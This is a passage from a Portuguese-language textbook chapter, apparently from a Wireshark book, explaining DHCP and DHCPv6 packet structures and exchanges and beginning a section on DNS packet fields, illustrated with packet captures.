O DHCP é um protocolo de camada de aplicação responsável por permitir que um dispositivo obtenha automaticamente um endereço IP (e endereços de outros recursos importantes de rede, como servidores DNS e roteadores). A maioria dos servidores DHCP atualmente também fornece outros parâmetros aos clientes, como o endereço do gateway default e dos servidores DNS em uso na rede.

### Estrutura do pacote DHCP

Os pacotes DHCP podem transportar muitas informações a um cliente. Como vemos na

Figura 9.1, os campos a seguir estão presentes em um pacote DHCP:

**OpCode** Indica se o pacote é uma requisição ou uma resposta DHCP.

**Tipo de hardware (Hardware Type)** Tipo do endereço de hardware (10MB Ethernet, IEEE 802, ATM, e assim por diante).

**Tamanho do endereço hardware (Hardware Length)** É o tamanho do endereço de hardware.

**Hops** Usado pelos agentes de relay a fim de oferecer assistência para encontrar um servidor DHCP.

**ID da transação (Transaction ID)** Um número aleatório usado para combinar pares de requisições e respostas.

**Segundos decorridos (Seconds Elapsed)** Segundos desde que o cliente solicitou pela primeira vez um endereço ao servidor DHCP.

**Flags** Os tipos de tráfego que o cliente DHCP pode aceitar (unicast, broadcast, e assim por diante).

**Endereço IP do cliente (Client IP Address)** O endereço IP do cliente (derivado do campo Seu Endereço IP).

**Seu endereço IP (Your IP Address)** O endereço IP oferecido pelo servidor DHCP (em última instância, será o valor do campo Endereço IP do cliente).

**Endereço IP do servidor (Server IP Address)** O endereço IP do servidor DHCP.

**Endereço IP do gateway (Gateway IP Address)** O endereço IP do gateway default da rede.

**Endereço de hardware do cliente (Client Hardware Address)** O endereço MAC do cliente.

**Nome do host servidor (Server Host Name)** O nome do host servidor (opcional).

**Arquivo de inicialização (Boot File)** Um arquivo de inicialização para ser usado pelo DHCP (opcional).


**Opções (Options)** Usado para expandir a estrutura do pacote DHCP para lhe conferir mais recursos.

DHCP (Dynamic Host Configuration Protocol, ou Protocolo de Configuração Dinâmica de Hosts)							
Offsets	Octeto	0	1	2	3		
Octeto	Bit	0–7	8–15	16–23	24–31		
0	0	OpCode	Tipo de hardware	Tamanho do endereço de hardware	Hops		
4	32	ID da transação					
8	64	Segundos decorridos		Flags			
12	96	Endereço IP do cliente					
16	128	Seu endereço IP					
20	160	Endereço IP do servidor					
24	192	Endereço IP do gateway					
28	224	Endereço IP do cliente					
32	256						
36	288	Endereço de hardware do cliente (16 bytes)					
40	320						
44	352						
48+	384+	Nome do host servidor (64 bytes)					
		Arquivo de inicialização (128 bytes)					
		Opções					

Figura 9.1 – Estrutura do pacote DHCP.

## Processo de inicialização do DHCP

A principal meta do DHCP é atribuir endereços aos clientes durante o processo de inicialização. O processo de renovação (renewal) ocorre entre um único cliente e um servidor DHCP, como mostrado no arquivo *dhcp\_nolease\_initialization.pcapng*. O processo de inicialização do DHCP com frequência é chamado de processo DORA porque utiliza quatro tipos de pacotes DHCP: descoberta (discover), oferta (offer), solicitação (request) e confirmação (acknowledgment), como vemos na Figura 9.2. Nesta seção, discutiremos cada tipo do pacote DORA.




*Figura 9.2 – Processo DORA do DHCP.*

## Pacote de descoberta

Como podemos ver no arquivo de captura mencionado, o primeiro pacote é enviado de 0.0.0.0 na porta 68 para 255.255.255.255 na porta 67. O cliente utiliza 0.0.0.0 porque ainda não tem um endereço IP. O pacote é enviado para 255.255.255.255 porque esse é o endereço de broadcast independente de rede, garantindo, assim, que esse pacote seja enviado a todos os dispositivos da rede. Como o dispositivo não conhece o endereço de um servidor DHCP, esse primeiro pacote é enviado em uma tentativa de encontrar um servidor DHCP que o escutará.

Analizando o painel Packet Details (Detalhes do pacote), o primeiro detalhe que percebemos é que o DHCP depende do UDP como protocolo da camada de transporte. O DHCP tem muita preocupação com a velocidade com que um cliente recebe as informações que está solicitando. Esse protocolo tem suas próprias medidas de confiabilidade embutidas, o que significa que o UDP é a escolha perfeita. Podemos ver os detalhes do processo de descoberta analisando a parte DHCP do primeiro pacote no painel Packet Details, como mostra a Figura 9.3.

**NOTA** *Como o Wireshark continua referenciando o BOOTP ao lidar com DHCP, você verá uma seção Bootstrap Protocol (Protocolo de Inicialização) no painel Packet Details (Detalhes do pacote), em vez de ver uma seção DHCP. Apesar disso, neste livro vou me referenciar a esses dados como a parte DHCP de um pacote.*



*Figura 9.3 – Pacote de descoberta de DHCP.*

Esse pacote é uma solicitação, identificada pelo (1) no campo Tipo da mensagem (Message type) u. A maioria dos campos nesse pacote de descoberta tem somente zeros (como podemos ver nos campos de endereços IP v) ou são bastante autoexplicativos, com base na listagem dos campos de DHCP da seção anterior. A parte mais interessante desse pacote está nos quatro campos de Opção (Option) w.

**Tipo de mensagem DHCP (DHCP Message Type)** É a opção de tipo 53, com tamanho 1 e um valor de Discover igual a (1). Esses valores indicam que esse é um pacote de descoberta de DHCP.

**Identificador do cliente (Client Identifier)** Oferece informações adicionais sobre o cliente que está solicitando um endereço IP.

**Endereço IP solicitado (Requested IP Address)** Fornece o endereço IP que o cliente gostaria de receber. Pode ser um endereço IP utilizado antes ou 0.0.0.0 para indicar que não há preferência.

**Lista de solicitação de parâmetros (Parameter Request List)** Lista os diferentes itens de configuração (endereços IP de outros dispositivos de rede importantes e outros itens não relacionados a IP) que o cliente gostaria de receber do servidor DHCP.

## Pacote de oferta

O segundo pacote nesse arquivo lista endereços IP válidos em seu cabeçalho IP e mostra um pacote trafegando de 192.168.1.5 até 192.168.1.10, como vemos na Figura 9.4. O cliente ainda não tem o endereço 192.168.1.10, portanto o servidor tentará inicialmente se comunicar com o cliente usando o seu endereço de hardware, conforme fornecido pelo ARP. Se a comunicação não for possível, o servidor simplesmente fará o broadcast da oferta para se comunicar.



Figura 9.4 – Pacote de oferta de DHCP.

A parte DHCP desse segundo pacote, chamada de *pacote de oferta*, indica que o Tipo da

mensagem (Message type) é uma resposta u. Esse pacote contém o mesmo ID de transação do pacote anterior v, que nos informa que essa resposta está realmente associada à nossa requisição original.

O pacote de oferta é enviado pelo servidor DHCP para oferecer seus serviços ao cliente. Ele faz isso fornecendo informações sobre si mesmo e sobre o endereço que deseja oferecer ao cliente. Na Figura 9.4, o endereço IP 192.168.1.10 no campo Seu (cliente) endereço IP (Your [client] IP address) está sendo oferecido ao cliente w por 192.168.1.5, identificado pelo campo Next server IP address (Endereço IP do próximo servidor) x.

A primeira opção listada identifica o pacote como um DHCP Offer y. As opções a seguir são fornecidas pelo servidor e apresentam informações adicionais que ele pode oferecer, juntamente com o endereço IP do cliente. Podemos ver que o servidor oferece o seguinte:

- Um tempo de lease de 10 minutos para o endereço IP
- Uma máscara de sub-rede igual a 255.255.255.0
- Um endereço de broadcast igual a 192.168.1.255
- Um endereço de roteador igual a 192.168.1.254
- Um nome de domínio *mydomain.example*
- Endereços de servidores de nomes de domínio iguais a 192.168.1.1 e 192.168.1.2

## Pacote de solicitação

Depois que recebe uma oferta do servidor DHCP, o cliente deve aceitá-la com um pacote de solicitação DHCP, como mostra a Figura 9.5.

O terceiro pacote dessa captura ainda é proveniente do endereço IP 0.0.0.0, pois ainda não concluímos o processo de obtenção de um endereço IP u. O pacote agora sabe qual é o servidor DHCP com o qual está se comunicando.

O campo Tipo de mensagem (Message type) mostra que esse pacote é uma solicitação v, e o campo ID da transação (Transaction ID) é igual ao dos dois primeiros pacotes w, indicando que fazem parte do mesmo processo. Esse pacote é semelhante ao pacote de descoberta no que diz respeito a todas as informações de endereço IP estarem zeradas.




Figura 9.5 – Pacote de solicitação de DHCP.

Por fim, nos campos Option (Opção), vemos que essa é uma DHCP Request x. Observe que o endereço IP solicitado não está mais em branco e que o campo Identificador do servidor DHCP (DHCP Server Identifier) também contém um endereço y.

## Pacote de confirmação

No último passo desse processo, o servidor DHCP envia os endereços IP solicitados ao cliente em um pacote de confirmação e registra essas informações em seu banco de dados, como mostra a Figura 9.6. O cliente agora tem um endereço IP e pode usá-lo para começar a se comunicar na rede.

Wireshark · Packet 4 · dhcp\_nolease\_renewal

```

> Frame 4: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface 0
> Ethernet II, Src: VMware_c0:60:a4 (00:0c:29:c0:60:a4), Dst: VMware_59:fd:21 (00:0c:29:59:fd:21)
> Internet Protocol Version 4, Src: 192.168.1.5, Dst: 192.168.1.10
> User Datagram Protocol, Src Port: bootps (67), Dst Port: bootpc (68)
└ Boot Protocol (ACK)
    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0x696ddc66
    Seconds elapsed: 0
    Bootp flags: 0x0000 (Unicast)
    Client IP address: 0.0.0.0
    Your (client) IP address: 192.168.1.10
    Next server IP address: 192.168.1.5
    Relay agent IP address: 0.0.0.0
    Client MAC address: VMware_59:fd:21 (00:0c:29:59:fd:21)
    Client hardware address padding: 000000000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
    > Option: (53) DHCP Message Type (ACK)
    > Option: (54) DHCP Server Identifier
    > Option: (51) IP Address Lease Time
    > Option: (1) Subnet Mask
    > Option: (28) Broadcast Address
    > Option: (3) Router
    > Option: (15) Domain Name
    > Option: (6) Domain Name Server
    > Option: (255) End

```

No.: 4 · Time: 1.005243 · Source: 192.168.1.5 · Destination: 192.168.1.10 · Protocol: DHCP · Info: DHCP ACK - Transaction ID 0x696ddc66

Figura 9.6 – Pacote de confirmação DHCP.

## Renovação DHCP in-lease

Quando um servidor DHCP atribui um endereço IP a um dispositivo, um *lease* (concessão) é feito ao cliente. Isso significa que o cliente tem permissão para usar o endereço IP somente por um período de tempo limitado, até precisar renovar o lease novamente. O processo DORA que acabamos de discutir ocorre na primeira vez em que um cliente obtém um endereço IP ou quando seu tempo de lease expirar. Em qualquer que seja o caso, o dispositivo será considerado *out of lease* (sem concessão).

Quando um cliente com um endereço IP in-lease (com concessão) reinicia, ele deve executar uma versão abreviada do processo DORA a fim de solicitar novamente o seu endereço IP. Esse processo é chamado de *renovação in-lease*.

No caso da renovação de um lease, os pacotes de descoberta e oferta não são necessários. Pense em uma renovação in-lease como o mesmo processo DORA usado em uma renovação out-of-lease, porém a renovação in-lease não precisa fazer todo o processo, executando apenas os passos de solicitação e confirmação. Você verá um

exemplo de captura de uma renovação in-lease no arquivo *dhcp\_inlease\_renewal.pcapng*.

## Opções e tipos de mensagem DHCP

A verdadeira flexibilidade do DHCP está nas opções que ele disponibiliza. Como já vimos, as opções de DHCP de um pacote podem variar quanto ao tamanho e ao conteúdo. O tamanho geral do pacote depende da combinação de opções usada. Você pode ver uma lista completa das muitas opções de DHCP em <http://www.iana.org/assignments/bootp-dhcp-parameters/>.

A única opção obrigatória em todos os pacotes DHCP é a opção Tipo de mensagem (Message type, opção 53). Essa opção identifica como o cliente ou o servidor DHCP processarão as informações contidas no pacote. Há oito tipos de mensagem, conforme definidos na Tabela 9.1.

*Tabela 9.1 – Tipos de mensagem DHCP*

Número da mensagem	Tipo da mensagem	Descrição
1	Descoberta (Discover)	Usada pelo cliente para localizar servidores DHCP disponíveis
2	Oferta (Offer)	Enviada pelo servidor para o cliente em resposta a um pacote de descoberta
3	Solicitação (Request)	Enviada pelo cliente para solicitar os parâmetros que foram oferecidos pelo servidor
4	Recusa (Decline)	Enviada pelo cliente para o servidor para indicar parâmetros inválidos em um pacote
5	ACK	Enviada pelo servidor para o cliente com os parâmetros de configuração solicitados
6	NAK	Enviada pelo cliente para o servidor a fim de recusar uma requisição de parâmetros de configuração
7	Liberação (Release)	Enviada pelo cliente para o servidor a fim de cancelar um lease liberando seus parâmetros de configuração
8	Informação (Inform)	Enviada pelo cliente para o servidor a fim de pedir parâmetros de configuração quando o cliente já tem um endereço IP

## DHCPv6 (DHCP version 6, ou DHCP versão 6)

Se analisarmos a estrutura de um pacote DHCP na Figura 9.1, veremos que ela não oferece espaço suficiente para suporte ao tamanho necessário para alocação de endereços IPv6. Em vez de replanejar o DHCP para essa finalidade, o DHCPv6 foi especificado na RFC3315. Como o DHCPv6 não se baseia no conceito de BOOTP, o formato de seu pacote é muito mais simples (Figura 9.7).

DHCPv6 (Dynamic Host Configuration Protocol Version 6, ou Protocolo de Configuração Dinâmica de Hosts Versão 6)					
Offsets	Octeto	0	1	2	3
Octeto	Bit	0–7	8–15	16–23	24–31
0	0	Tipo da mensagem			ID da transação
4+	32+	Opções			

Figura 9.7 – Estrutura do pacote DHCPv6.

A estrutura do pacote mostrada aqui contém apenas dois valores estáticos, que funcionam do mesmo modo que suas contrapartidas no DHCP. O restante da estrutura do pacote varia conforme o tipo de mensagem identificado no primeiro byte. Na seção Opções (Options), cada opção é identificada com um código de 2 bytes e um campo de tamanho de 2 bytes. Uma lista completa dos tipos de mensagem e códigos de opção que podem estar presentes nesses campos se encontra em <http://www.iana.org/assignments/dhcpv6-parameters/dhcpv6-parameters.xhtml>.

O DHCPv6 tem o mesmo objetivo do DHCP; todavia, para compreender o fluxo da comunicação DHCPv6, devemos substituir nosso acrônimo DORA por um novo: SARR. A Figura 9.8 ilustra esse processo, que representa um cliente sem lease no momento.




Figura 9.8 – Processo de renovação out-of-lease SARR do DHCPv6.

O processo SARR tem quatro passos:

1. **Solicitar (Solicit)** – Um pacote inicial é enviado de um cliente para um endereço especial de multicast (ff02::1:2) para tentar localizar servidores DHCPv6 disponíveis na rede.
2. **Anunciar (Advertise)** – Um servidor disponível responde diretamente ao cliente a fim de informar que está disponível para fornecer informações sobre endereçamento e configuração.
3. **Requisitar (Request)** – O cliente envia uma requisição formal pedindo informações de configuração ao servidor usando multicast.
4. **Responder (Reply)** – O servidor envia todas as informações de configuração

solicitadas e disponíveis diretamente para o cliente, e o processo é concluído.

A Figura 9.9 mostra um resumo desse processo, extraído do arquivo *dhcp6\_outlease\_acquisition.pcapng*. Neste exemplo, vemos o processo SARR em ação à medida que um novo host na rede (fe80::20c:29ff:fe5e:7744) recebe informações de configuração de um servidor DHCPv6 (fe80::20c:29ff:fe1f:a755). Cada pacote representa um passo do processo SARR, com os pacotes iniciais de solicitação e anúncio vinculados por meio do ID de transação 0x9de03f, e os pacotes de requisição e resposta associados por meio do ID de transação 0x2d1603. Embora a figura não mostre, essa comunicação ocorre nas portas 546 e 547, que são as portas-padrão usadas pelo DHCPv6.

No	Time	Source	Destination	Protocol	Length	Info
1	0...	fe80::20c:29ff:fe5e:7744	ff02::1:2	DHCPv6	118	Solicit XID: 0x9de03f CID: 000100011def69bd000c295e7744
2	0...	fe80::20c:29ff:fe1f:a755	fe80::20c:29ff:fe5e:7744	DHCPv6	166	Advertise XID: 0x9de03f CID: 000100011def69bd000c295e7744 IAA: 2001:db8:1:2::1002
3	1...	fe80::20c:29ff:fe5e:7744	ff02::1:2	DHCPv6	164	Request XID: 0x2d1603 CID: 000100011def69bd000c295e7744 IAA: 2001:db8:1:2::1002
4	1...	fe80::20c:29ff:fe1f:a755	fe80::20c:29ff:fe5e:7744	DHCPv6	166	Reply XID: 0x2d1603 CID: 000100011def69bd000c295e7744 IAA: 2001:db8:1:2::1002

Figura 9.9 – Um cliente obtendo um endereço IPv6 via DHCPv6.

De modo geral, a estrutura de pacote do tráfego DHCPv6 parece ser bem diferente, mas a maioria dos mesmos conceitos se aplica. O processo continua exigindo alguma forma de descoberta de servidor DHCP e uma obtenção formal de informações de configuração. Essas transações estão todas vinculadas por meio dos identificadores de transação em cada par de pacotes trocados entre o cliente e o servidor. O endereçamento IPv6 não é aceito por mecanismos tradicionais de DHCP, portanto, se você tiver dispositivos adquirindo endereços IPv6 automaticamente de um servidor em sua rede, é provável que já esteja executando serviços DHCPv6 em sua rede. Se quiser comparar melhor o DHCP e o DHCPv6, recomendo abrir as capturas de pacotes discutidas neste capítulo lado a lado e esmiuçá-las.

## DNS (Domain Name System, ou Sistema de Nomes de Domínio)

O DNS (Domain Name System, ou Sistema de Nomes de Domínio) é um dos protocolos mais importantes da internet, pois é uma espécie de cola que une tudo. O DNS associa nomes de domínio, como *www.google.com*, a endereços IP, como 74.125.159.99. Se quisermos nos comunicar com um dispositivo na rede e não soubermos o seu endereço IP, acessaremos esse dispositivo por meio de seu nome de DNS.

Os servidores DNS armazenam um banco de dados de *registros de recursos* contendo mapeamentos de endereços IP para nomes de DNS, que são compartilhados com os clientes e outros servidores DNS.

**NOTA** Por causa da complexidade da arquitetura dos servidores DNS, veremos apenas alguns tipos comuns de tráfego DNS. Você pode analisar as diversas RFCs relacionadas a DNS em <https://www.isc.org/community/rfcs/dns/>.

## Estrutura do pacote DNS

Como podemos ver na Figura 9.10, a estrutura do pacote DNS, de certo modo, é diferente dos tipos de pacotes que discutimos anteriormente. Os campos a seguir podem estar presentes em um pacote DNS:

**Número de ID de DNS (DNS ID Number)** Usado para associar consultas DNS a respostas DNS.

**QR (Query/Response, ou Consulta/Resposta)** Indica se o pacote é uma consulta ou uma resposta de DNS.

**Código de operação (OpCode)** Define o tipo de consulta contida na mensagem.

**AA (Authoritative Answers, ou Respostas autoritativas)** Se estiver definido em um pacote de resposta, esse valor indicará que a resposta é proveniente de um servidor de nomes com autoridade sobre o domínio.

**TC (Truncation, ou Truncagem)** Indica que a resposta foi truncada porque era grande demais para caber no pacote.

**RD (Recursion Desired, ou Recursão desejada)** Quando estiver definido em uma consulta, esse valor informa que o cliente DNS solicitará uma consulta recursiva caso o servidor de nomes alvo não contenha as informações requisitadas.

**RA (Recursion Available, ou Recursão disponível)** Se estiver definido em uma resposta, esse valor informa que o servidor de nomes aceita consultas recursivas.

**Z (Reserved, ou Reservado)** Definido pela RFC 1035 para ser configurado com zeros; no entanto, às vezes é usado como uma extensão do campo RCode.

**RCode (Response Code, ou Código de resposta)** Usado em respostas DNS para indicar a presença de algum erro.

**Contador de perguntas (Question Count)** O número de entradas na Seção de perguntas (Questions Section).

**Contador de respostas (Answer Count)** O número de entradas na Seção de respostas (Answers Section).

**Contador de registros de servidores (autoritativos) de nomes (Name Server [Authority] Record Count)** O número de registros de recursos de servidores de nomes na Seção de autoridade (Authority Section).

**Contador de registros adicionais (Additional Records Count)** O número de outros registros de recursos na Seção de informações adicionais (Additional Information Section).

**Seção de perguntas (Questions Section)** Seção de tamanho variável contendo uma ou mais consultas acerca de informações a serem enviadas ao servidor DNS.

**Seção de respostas (Answers Section)** Seção de tamanho variável que contém um ou mais registros de recursos que respondam às consultas.

**Seção de servidores autoritativos (Authority Section)** Seção de tamanho variável

contendo registros de recursos que apontam para servidores de nomes autoritativos possíveis de serem usados para continuar o processo de resolução.

**Seção de informações adicionais (Additional Information Section)** Seção de tamanho variável contendo registros de recursos que armazenam informações adicionais relacionadas à consulta, mas que não são absolutamente necessárias para respondê-la.

DNS (Domain Name System, ou Sistema de Nomes do Domínio)								
Offsets	Octeto	0	1	2		3		
Octeto	Bit	0–7	8–15	16–23			24–31	
0	0	Número de ID de DNS		Q R	OpCode	A A	T C	R D
4	32	Contador de perguntas	Contador de respostas					
8	64	Contador de registros de servidores (autoritativos) de nome	Contador de registros adicionais					
12+	96+	Seção de perguntas	Seção de respostas					
		Seção de servidores autoritativos	Seção de informações adicionais					

Figura 9.10 – Estrutura do pacote DNS.

## Uma consulta DNS simples

